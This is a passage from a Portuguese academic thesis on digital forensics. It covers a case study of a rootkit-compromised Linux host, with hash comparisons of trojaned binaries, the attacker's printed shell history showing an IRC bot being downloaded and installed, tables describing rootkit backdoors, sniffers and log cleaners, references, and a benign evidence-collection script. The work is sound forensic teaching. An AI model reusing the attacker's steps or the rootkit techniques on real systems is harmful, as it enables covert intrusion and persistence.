A fim de se identificar se o programas maliciosos do atacante foram instalados no sistema, é feita uma comparação das *hashes* MD5 dos programas do atacante com os respectivos programas do sistema. Claramente se verifica que as *hashes* são iguais, portanto o atacante instalou os programas *trojaned* no sistema, para, assim, ocultar as suas atividades maliciosas do proprietário do computador.

Passo 18

```
investigator@forensics:# md5sum /analise/last/{ifconfig,netstat,ps,inetd.conf,services}
086394958255553f6f38684dad97869e  /analise/last/ifconfig
2b07576213c1c8b942451459b3dc4903  /analise/last/netstat
7728c15d89f27e376950f96a7510bf0f  /analise/last/ps
b63485e42035328c0d900a71ff2e6bd7  /analise/last/inetd.conf
54e41f035e026f439d4188759b210f07  /analise/last/services


investigator@forensics:# md5sum /mnt/
{/sbin/ifconfig,/bin/netstat,/bin/ps,/etc/inetd.conf,/etc/services}/
086394958255553f6f38684dad97869e  /mnt/sbin/ifconfig
2b07576213c1c8b942451459b3dc4903  /mnt/bin/netstat
7728c15d89f27e376950f96a7510bf0f  /mnt/bin/ps
b63485e42035328c0d900a71ff2e6bd7  /mnt/etc/inetd.conf
```

```
54e41f035e026f439d4188759b210f07  /mnt/etc/services
```

Adicionalmente, verificando-se no arquivo de *history* do usuário *root* identifica-se que o atacante retornou posteriormente ao sistema, fez o *download* e instalou um *irc bot* para, possivelmente, controlar o computador remotamente. Isto foi possível pois o atacante foi descuidado e deixou o *history* da *shell* habilitado enquanto ele estava conectado no sistema. Claramente é um atacante com pouca experiência. Infelizmente não foi possível recuperar os novos arquivos utilizados, visto que a partição "/var" não foi incluída na imagem analisada.

Passo 19

```
investigator@forensics:# ls -lha /mnt/root/.bash_history
-rw------- 1 root root 211 2001-03-16 11:53 root/.bash_history

investigator@forensics:# cat /mnt/root/.bash_history
1   exec tcsh
2   ls
3   mkdir /var/...
4   ls
5   cd /var/...
6   ftp ftp.home.ro
7   tar -zxvf emech-2.8.tar.gz
8   cd emech-2.8
9   ./configure
10  y
11  make
12  make
13  make install
14  mv sample.set mech.set
15  pico mech.set
16  ./mech
17  cd /etc
18  pico ftpaccess
19  ls
20  exit
```

Na imagem analisada não foi incluída a partição "/var/log". Por isto não é possível se analisar em maiores detalhes a invasão, a fim de se verificar como o atacante conseguiu invadir o sistema e outras atividades maliciosas realizadas posteriormente.

Concluída esta fase de pesquisa e coleta (fase 4.3 do modelo), as próximas fases são as fases de reconstrução (fase 4.4) e de conclusão (fase 4.5) que serão apresentadas a seguir.

5.1.2 Conclusão

Com base na análise feita na seção anterior podemos recriar a seguinte linha de tempo das atividades do atacante:

- [Data desconhecida] Atacante detecta alguma vulnerabilidade no sistema ou valor nas informações que ele contém.
- [Data desconhecida] Atacante invade o sistema.
- [2001-03-15 22:36:48] Atacante remove o arquivo lk.tgz que contém o *rootkit*.
- [[2001-03-15 22:44:50] Atacante remove os arquivos temporários criados durante a instalação do *rootkit*.
- [2001-03-15 22:45] Atacante está em atividade no sistema.
- [2001-03-16 11:45] Atacante está em atividade no sistema.
- [2001-03-16 13:28] Atacante está em atividade no sistema.
- [2001-03-16 11:53] Atacante retorna ao sistema para instalar um *irc bot*.

Tabela 5.1: Alguns arquivos que o atacante alterou no sistema no operacional

Arquivo
/bin/netstat
/bin/ps
/bin/top
/dev/ida/".. " (diretório)
/dev/ida/.drag-on (diretório)
/dev/last
/dev/rpm
/etc/inetd.conf
/etc/services
/sbin/ifconfig
/usr/bin/lsattr

Tabela 5.2: Arquivos contidos no *rootkit* que o atacante utilizou (tabela 1 de 2)

Ferramenta	*Função*
cleaner	Remove uma *string*, passada por parâmetro, de arquivos de logs contidos no diretório /var/log.
ifconfig	Versão maliciosamente modificada (*trojaned*) do programa ifconfig para não indicar que a placa de rede está em modo promíscuo, modo ativado quando um *sniffer* está em execução.
inetd.conf	Versão maliciosamente modificada do arquivo de configuração inetd.conf que inicia os *backdoors* do atacante.
install	*Script* de instalação do *rootkit*.
last.cgi	*Backdoor* para se utilização via *browser web*.
linsniffer	*Sniffer* de tráfego de rede.
logclear	*Script* que inicia o *sniffer* linsniffer.
lsattr	*Script* que inicia o *backdoor* mkxfs e o *sniffer* linsniffer.
mkxfs	*Backdoor* SSH.
netstat	Versão maliciosamente modificada (*trojaned*) do programa netstat para não apresentar as conexões de rede do atacante.
pidfile	Não foi possível identificar o propósito do arquivo, pois ele está vazio.
ps	Versão maliciosamente modificada (*trojaned*) do programa ps para não apresentar os processos criados pelos programas do atacante.

Tabela 5.3: Arquivos contidos no *rootkit* que o atacante utilizou (tabela 2 de 2)

Ferramenta	*Função*
s ssh_config sshd_config ssh_host_key ssh_host_key.pub ssh_random_seed	Arquivos de configuração do *backdoor* mkxfs e ssh.
sense	*Script* que faz um *parsing* da saída do *sniffer* linsniffer.
services	Versão maliciosamente modificada do arquivo de configuração services que oculta os serviços de rede utilizados pela atacante.
sl2	Não foi possível identificar a funcionalidade desta ferramente. Pode ser uma programa de força-bruta.
ssh	*Backdoor* SSH.
top	Versão maliciosamente modificada (*trojaned*) do programa top para não apresentar os processos criados pelos programas do atacante.

Utilizando-se as técnicas de investigação forense digital e o que foi apresentado a respeito de *rootkits* neste trabalho, é possível se identificar e reconstruir os passos inicias do atacante após este invadir o sistema. No entanto, vale lembrar que o detalhamento obtido é inversamente proporcional as habilidades do atacante, ao poder das suas ferramentas e a atividade (uso) do sistema operacional após o ataque, bem como ao conhecimento do investigador. Visto que um atacante habilidoso poderá mais facilmente ocultar os seus passos e enganar o investigador, conhecendo cada detalhe do sistema operacional atacado e técnicas forense e anti-forense (técnicas para se ocultar as atividades realizadas e implantar falsas informações a fim de dificultar a análise forense e enganar o investigador). E o nível de uso do sistema operacional após a invasão, basicamente, a atividade realizada no disco rígido pode apagar os rastros das atividades feitas pelo atacante, quanto mais arquivos em disco são criados maior a tendência do espaço livre e anteriormente utilizado ser reutilizado, apagando, então, as informações latentes.

6 CONCLUSÃO

Com o nível atual de conectividade de sistemas à Internet e com a dependência da sociedade da Era da Informação ao acesso - a qualquer hora e em qualquer lugar - à informação, cometer crimes que envolvam a informação e sistemas computacionais está cada vez mais fácil. Isto ocorre não só pela falta de leis nacionais e internacionais relacionadas ao tratamento do crime digital, já que é fácil invadir um sistema em outro país sem sair de casa nem cruzar fronteiras físicas (neste caso, qual lei se aplica e de qual país?), nem tão pouco pela insegurança dos sistemas atuais e a falta de cuidados relacionados com a segurança dos sistemas, mas pela comodidade e segurança oferecidas pelo anonimato da grande rede. Ao cometer um crime no mundo digital, o bandido não expõe seu rosto nem sofre o risco de ser baleado pela polícia. Assim, neste novo cenário, é natural que o crime digital já esteja superando, em quantidade e em valor, determinados tipos de crime no mundo físico.

Para permitir a resolução desta nova modalidade de perpetuação do crime em nossa sociedade, a investigação forense digital entra em cena para auxiliar na descoberta dos responsáveis pelos crimes cometidos no mundo digital. A investigação digital, conforme o modelo apresentado neste trabalho, leva em consideração a teoria de investigação de crimes físicos, para dar base a investigação de crimes digitais e possibilitar que as evidências digitais possam ser descobertas, coletadas, analisadas, desenvolvendo-se uma teoria sobre o que ocorreu. Deste modo, o emprego deste modelo propicia responder questões como "o que aconteceu", "como aconteceu", "por que aconteceu" e "quem é o responsável pelo crime", através de uma maneira que assegure que as evidências possam ser utilizadas como prova em um tribunal.

Além do nobre uso da investigação digital no combate ao crime, muitas das técnicas apresentadas neste trabalho também podem ser utilizadas no nosso dia-a-dia, permitindo que um usuário doméstico possa recuperar documentos de um disco rígido (apagados por engano), recuperar fotos de um pendrive (cujo sistema de arquivos tenha sido corrompido), entre diversas outras situações.

Com isto em foco, este trabalho buscou trazer ao conhecimento, tanto dos profissionais de segurança, quanto do público geral, a importância e os benefícios que a investigação forense digital tem e terá na sociedade moderna, que está cada vez mais dependente de sistemas e da informação digital.

REFERÊNCIAS

KASPERSKY. **Kaspersky Security Bulletin 2009. Malware Evolution 2009**. Fevereiro de 2010. Disponível em: <http://www.securelist.com/en/analysis/204792100/Kaspersky_Security_Bulletin_2009_Malware_Evolution_2009>. Acesso em: 19 de Junho de 2010.

AVERTLABS. **Malware Is Their Business…and Business Is Good!** Julho de 2009. Disponível em: <http://www.avertlabs.com/research/blog/index.php/2009/07/22/malware-is-their-businessand-business-is-good/>. Acesso em: 18 de Junho de 2010.

MCAFFE. **McAfee, Inc. Research Shows Global Recession Increasing Risks to Intellectual Property**. 2009. Disponível em: <http://www.mcafee.com/us/about/press/corporate/2009/20090129_063500_j.html>. Acesso em: 19 de Junho de 2010.

REGISTER. **Conficker seizes city's hospital network**. Janeiro de 2009. Disponível em: <http://www.theregister.co.uk/2009/01/20/sheffield_conficker/>. Acesso em: 18 de Junho de 2010.

CARRIER, B. C. **Basic Digital Forensic Investigation Concepts**. Junho de 2006. Disponível em: <http://www.digital-evidence.org/di_basics.html>. Acesso em: 18 de Maio de 2010.

CARRIER, B.; SPAFFORD, E. H. International Journal of Digital Evidence. **Getting Physical with the Digital Investigation Process**. Outono de 2003, volume 2, edição 2.

Scientific Working Groups on Digital Evidence and Imaging Technology . **SWGDE and SWGIT Digital & Multimedia Evidence Glossary**.22 de Maio de 2009, versão 2.3. Disponível em: <http://www.swgde.org/documents/swgde2009/SWGDE_SWGITGlossaryV2.3.pdf>. Acesso em: 18 de Maio de 2010.

British Standards. **BS ISO/IEC 27001:2005**: Information technology – Security techniques – Information security management systems – Requirements. Londres, Reino Unido, 2005.

International Organization for Standardization e International Electrotechnical Commission. **ISO/IEC 17799:2005**: Information technology – Security techniques – Code of practice for information security management. Genebra, Suíça, 2005.

IA NSA. National Security Agency. **Information Assurance**. 11 de Março de 2010. Disponível em: <http://www.nsa.gov/ia/>. Acesso em: 4 de Junho de 2010.

CSRC NIST. National Institute of Standards and Technology. **Computer Security Division – Computer Security Resource Center**. 22 de Fevereiro de 2010. Disponível em: <http://csrc.nist.gov/publications/> Acesso em: 4 de Junho de 2010.

STIGS IASE DISA. Defense Information Systems Agency. **Security Technical Implementation Guides and Supporting Documents**. 2 de Junho de 2010. Disponível em: <http://iase.disa.mil/stigs/>. Acesso em: 4 de Junho de 2010.

FARMER, D.; VENEMA, W. **Forensic Discovery**. Disponível em: <http://www.porcupine.org/forensics/forensic-discovery/>. Acesso em: 19 de Maio de 2010.

e-fense. **Helix3 2009R1**. Disponível em: <https://www.e-fense.com/>. Acesso em: 19 de Maio de 2010.

Stefano Fratepietro. **DEFT Linux**. Disponível em: <http://www.deftlinux.net/>. Acesso em: 23 de Maio de 2010.

MANDIA, K.; PROSISE, C.; PEPE, M. **Incident Reponse & Computer Forensics**. Segunda Edição. Editora McGraw-Hill/Osborne, 2003.

USDOJ. United States Department of Justice. **Forensic Examination of Digital Evidence: A Guide for Law Enforcement**. Abril de 2004. Washington, Estados Unidos.

GIORDANO, J.; MACIAG, C. International Journal of Digital Evidence. **Cyber Forensics: A Military Operations Perspective**. Verão de 2002, volume 1, edição 2.

CIARDHUÁIN, S. International Journal of Digital Evidence. **An Extended Model of Cybercrime Investigations**. Verão de 2004, volume 3, edição 1.

Scientific Working Group on Digital Evidence . **Capture of Live Systems**. 6 de Fevereiro de 2007. Disponível em: <http://www.swgde.org/documents/swgde2007/SWGDELiveCaptureFinal.pdf>. Acesso em: 22 de Maio de 2010.

Scientific Working Group on Digital Evidence . **Capture of Live Systems**. 28 de Janeiro de 2008. Disponível em: <http://www.swgde.org/documents/swgde2008/SWGDELiveCapture.pdf>. Acesso em: 22 de Maio de 2010.

GARFINKEL, S. **Forensics Wiki**. Disponível em: <http://www.forensicswiki.org/>. Acesso em: 23 de Maio de 2010.

WIKTIONARY. **Wiktionary**. Disponível em: <http://www.wiktionary.org/>. Acesso em: 23 de Maio de 2010.

CASEY, E. **Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet**. Segunda Edição, Academic Press, 2004.

NSRL. National Institute of Standards and Technology. **National Software Reference Library**. Janeiro de 2010. Disponível em: <http://www.nsrl.nist.gov/>. Acesso em: 23 de Maio de 2010.

ISC SANS. Internet Storm Center. **Whitelist Hash Database**. Disponível em: <http://isc.sans.org/tools/hashsearch.html>. Acesso em: 24 de Maio de 2010.

Team Cymru. **Malware Hash Registry**. Disponível em: <https://hash.cymru.com/>. Acesso em: 24 de Maio de 2010.

Virustotal. **Virustotal Hash Search**. Disponível em: <https://www.virustotal.com/buscaHash.html>. Acesso em: 24 de Maio de 2010.

Shadowserver. **What is Malware?**. Disponível em: <http://www.shadowserver.org/wiki/pmwiki.php/Information/Malware>. Acesso em: 26 de Maio de 2010.

BRUMLEY, D. **invisible intruders: rootkits in practice**. USENIX ;login, 1999.

MURILO, N. **10 anos de rootkits**. 2006.

KONG, J. **Designing BSD Rootkits**. No Starch Press, Inc, 2007.

CHUVAKIN, A. **An Overview of Unix Rootkits**. iALERT White Paper, iDEFENSE. Fevereiro de 2003.

MURILO, N. **Chkrootkit**. 30 de Junho de 2009. Disponível em: <http://www.chkrootkit.org/>. Acesso em: 29 de Maio de 2010.

MURILO, N.; STEDING-JESSEN, K. **Métodos para Detecção Local de Rootkits e Módulos de Kernel Maliciosos em Sistemas Unix**.

HALFLIFE. **Abuse of the Linux Kernel for Fun and Profit**. 9 de Abril de 1997. Disponível em: <http://www.phrack.org/issues.html?issue=50&id=5&mode=txt>. Acesso em: 30 de Maio de 2010.

JENSEN, R. **Malicious Linux modules**. 9 de Outubro de 1997. Disponível em: < http://seclists.org/bugtraq/1997/Oct/55>. Acesso em: 30 de Maio de 2010.

CESARE, S. **Runtime Kernel KMEM Patching**. Novembro de 1998. Disponível em: <http://www.selfsecurity.org/technotes/silvio/runtime-kernel-kmem-patching.txt>. Acesso em: 30 de Maio de 2010.

CESARE, S. **Kernel Function Hijacking**. Novembro de 1999. Disponível em: <http://www.selfsecurity.org/technotes/silvio/kernel-hijack.txt>. Acesso em: 30 de Maio de 2010.

KING, S. T.; CHEN, P. M.; WANG, C.; VERBOWSKI, C.; WANG, H. J.; LORCH, J. R. **SubVirt: Implementing malware with virtual machines**. Março de 2006. Disponível em: <http://www.eecs.umich.edu/virtual/papers/king06.pdf>. Acesso em: 30 de Maio de 2010.

RUTKOWSKA, J.; TERESHKIN, A. **IsGameOver() Anyone?**. Black Hat Briefings, 3 de Agosto de 2006, Las Vegas, Estados Unidos. Disponível em: <http://bluepillproject.org/stuff/IsGameOver.ppt>. Acesso em: 30 de Maio de 2010.

Blue Pill Project. **Blue Pill Project**. 2008. Disponível em: <http://bluepillproject.org/>. Acesso em: 30 de Maio de 2010.

RUTKOWSKA, J. **Red Pill... or how to detect VMM using (almost) one CPU instruction**. Novembro de 2004. Disponível em: <http://invisiblethings.org/papers/redpill.html>. Acesso em: 30 de Maio de 2010

QUIST, D.; SMITH, V. **Detecting the Presence of VirtualMachines Using the Local Data Table**. Março de 2006. Disponível em: <http://www.offensivecomputing.net/files/active/0/vm.pdf>. Acesso em: 30 de Maio de 2010.

HOOKSAFE. WANG, Z.; JIANG, X.; CUI, W.; NING, P. **Countering Kernel Rootkits with Lightweight Hook Protection**. Agosto de 2009. Disponível em: <http://research.microsoft.com/en-us/um/people/wdcui/papers/hooksafe-ccs09.pdf>. Acesso em: 30 de Maio 2010.

FLORIO, E.; KASSLIN, K. **Your Computer is Now Stoned (...Again!) - The Rise of MBR Rootkits**. Janeiro de 2009. Disponível em: <http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/your_computer_is_now_stoned.pdf> Acesso em: 30 de Maio de 2010.

GMER. **Stealth MBR rootkit**. 2 de Janeiro de 2008. Disponível em: <http://www2.gmer.net/mbr/>. Acesso: 30 de Maio de 2010.

SOEDER, D.; PERMEH, R. **BootRoot**. Disponível em: <http://research.eeye.com/html/tools/RT20060801-7.html>. Acesso em: 30 de Maio de 2010.

KLEISSNER, P. **Stoned Bootkit**. Outubro de 2009. Disponível em: <http://www.stoned-vienna.com/>. Acesso em: 30 de Maio de 2010.

HEASMAN, J. **Implementing and Detecting an ACPI BIOS Rootkit**. 15 de Novembro de 2006. Disponível em: <http://www.ngssoftware.com/Libraries/Documents/11_06_Implementing_and_Detecting_a_PCI_Rootkit.sflb.ashx>. Acesso em: 31 de Maio de 2010.

HEASMAN, J. **Firmware Rootkits: The Threat to the Enterprise**. Março de 2007. Disponível em: <http://www.ngssoftware.com/Libraries/Documents/02_07_Firmware_Rootkits_The_Threat_to_the_Enterprise_Black_Hat_Washington_2007.sflb.ashx>. Acesso em: 31 de Maio de 2010.

SACCO, A. L.; ORTEGA, A. A. **Persistent BIOS Infection**. Março de 2009. Diposnível em: <http://www.coresecurity.com/files/attachments/Persistent_BIOS_Infection_CanSecWest09.pdf>. Acesso em: 31 de Maio de 2010.

TERESHKIN, A.; WOJTCZUK, R. **Introducing Ring -3 Rootkits**. Julho 2009. Disponível em: <http://invisiblethingslab.com/resources/bh09usa/Ring%20-3%20Rootkits.pdf>. Acesso em: 31 de Maio de 2010.

TERESHKIN, A.; WOJTCZUK, R. **Attacking Intel BIOS**. Julho 2009. Disponível em: <http://invisiblethingslab.com/resources/bh09usa/Attacking%20Intel%20BIOS.pdf>. Acesso em: 31 de Maio de 2010.

SAMUEL, H. **Chip and pin scam 'has netted millions from British shoppers'**. 10 de Outubro de 2008. Disponível em: <http://www.telegraph.co.uk/news/uknews/law-and-order/3173346/Chip-and-pin-scam-has-netted-millions-from-British-shoppers.html>. Acesso em: 31 de Maio de 2010.

BOELEN, M. **Rootkit Hunter**. 29 de Novembro de 2009. Disponível em: <http://rkhunter.sourceforge.net/>. Acesso em: 2 de Junho de 2010.

TREND MICRO. **OSSEC**. Disponível em: <http://www.ossec.net/>. Acesso em: 3 Junho de 2010.

The UNIX and Linux Forums. **Man Pages**. Disponível em: <http://www.unix.com/apropos-man/All/0/man/>. Acesso em: 6 de Junho de 2010.

Honeynet Project Challenges. The Honeynet Project. Junho de 2010. Disponível em: <http://honeynet.org/challenges>. Acesso em: 14 de Junho de 2010.

Forensics Puzzle. Network Forensics Puzzle Contest. Junho de 2010. Disponível em: <http://forensicscontest.com/>. Acesso em: 14 de Junho de 2010.

ANEXO <SCRIPT DE COLETA DE DADOS>

Este anexo contém o *script* de coleta de dados para uma *live analysis* e para uma resposta a incidente, conforme explicado no capítulo 4, seção 4.3.

```
#!/mnt/toolkit/bin/sh
#
# Supoe-se que os programas do toolkit estejam localizados
# (montados) no diretorio '/mnt/toolkit'
#
# Autor: Guilherme Macedo
# Este script esta sob Dominio Publico (Public Domain)
#

PATH=/mnt/toolkit;/mnt/toolkit/bin;/mnt/toolkit/sbin

(
   echo -e “\nData (inicio da coleta)”
   date

   echo -e “\nSistema”
   uname -a

   echo -e “\nUsuarios conectados”
   w

   echo -e “\nConexoes de rede”
   netstat -antup

   echo -e “\nArquivos abertos”
```

```
   lsof

   echo -e “\nProcessos do sistema”
   ps -elyLF

   echo -e “\nInterfaces de rede”
   ifconfig -a -v

   echo -e “\nUltimos usuarios conectados”
   last -adix

   echo -e “\nLista de usuarios do sistema”
   cat /etc/passwd

   echo -e “\nLista de grupos do sistema”
   cat /etc/groups

   echo -e “\ncrontab”
   crontab -u root -l

   echo -e “\nEspaco em disco”
   df -h

   echo -e “\nSistemas de arquivos montados”
   mount

   echo -e “\nBinarios SUID e SGID”
   find / -perm -004000 -o -perm -002000

   echo -e “\nchkrootkit”
   chkrootkit

   echo -e “\nData (fim da coleta)”
   date
) >& coleta-`hostname`.txt
# EOF
```